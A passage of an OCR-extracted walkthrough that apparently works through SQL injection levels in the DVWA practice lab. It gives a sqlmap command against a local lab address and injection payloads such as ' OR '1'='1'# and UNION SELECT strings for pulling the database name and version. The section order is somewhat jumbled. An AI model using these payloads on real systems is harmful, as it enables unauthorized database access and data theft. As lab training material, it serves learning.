

┌──(root㉿kali)-[~]
└─#
```

Yeah, Nice they also given to us Cracked password, now let’s move to medium level.


Medium Level:

use burp suite for copy Target URL , user input value and cookies value.
Command : sqlmap -u "http://192.168.0.107/vulnerabilities/sqli_blind/" -cookie="PHPSESSID=e027db617a47aaaebcledd7de0e597cl; security=medium" --data=”id=2&Submit=Submit” –dbs






Sometimes developers use the SELECT tag to select specific user values and that time we can't easily modify the request, that's why we use burp suite for intercept user requests. Now, we move to the next level.



Vulnerability: SQL Injection

SQL injection, commonly referred to as SQLI, is an attack where an application allows unauthorized users to send SQL queries to the database and gain access to information they shouldn't.
SQL injection is one of the popular attacks behind the data leaks that we see on the internet and the Dark Web. That includes information like user emails, usernames, passwords, and even credit card information. This attack leads to reputational damage and loss of revenue in regulatory fines. In other cases, attackers can escalate the SQL injection attack and create a persistent backdoor. That allows them to compromise the system for a long time and remain unnoticed.

Low Level:




The flaw in the code you provided is that it is vulnerable to SQL injection attacks. The vulnerability arises from directly concatenating user input into the SQL query without proper sanitization or parameterization.

Here's an explanation of the flaw and the recommended solution:

In the code, the variable `$id` is retrieved from the user input without any validation or sanitization. It is then directly concatenated into the SQL query string:


```
$id = $_REQUEST['id'];
$query = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
```

This allows an attacker to manipulate the value of $id and inject malicious SQL code, potentially leading to unauthorized access, data leakage, or even complete loss of data.




This means that the query that was executed back in the database was the following:

```
1' OR '1'='1'#
```




Medium Level:

In this level we can't direct send request on database because of SELETION Tag used by developer for select specific user.




But, we use Burp suite for first intercept request and modify request value

Id=1&Submit=Submit → id=1 union select null, database()#




After modify request, just form it and it’s work successfully. When you face SELECT TAG for SQL injection that time use Burp suite proxy for modify request and check <’> it’s working or not.



You can also perform they all queries as we performed in low level. Now let’s move to High Level.


High Level:

Now the developer created a new window tab for giving input value.



But, don’t worry it’s not too difficult to bypass. We just add our payload in a new location and it works like same in low/medium level.

Payload: **1' union select null, version()#**




Ohh, Great, we completed all the levels of security in SQL injection.


Vulnerability: File Inclusion

File upload vulnerability is one of the most dangerous ones. The reason for this is that uploaded files might be exploited in many ways: by making the server run a malicious script, or executing the script in the user's browser.

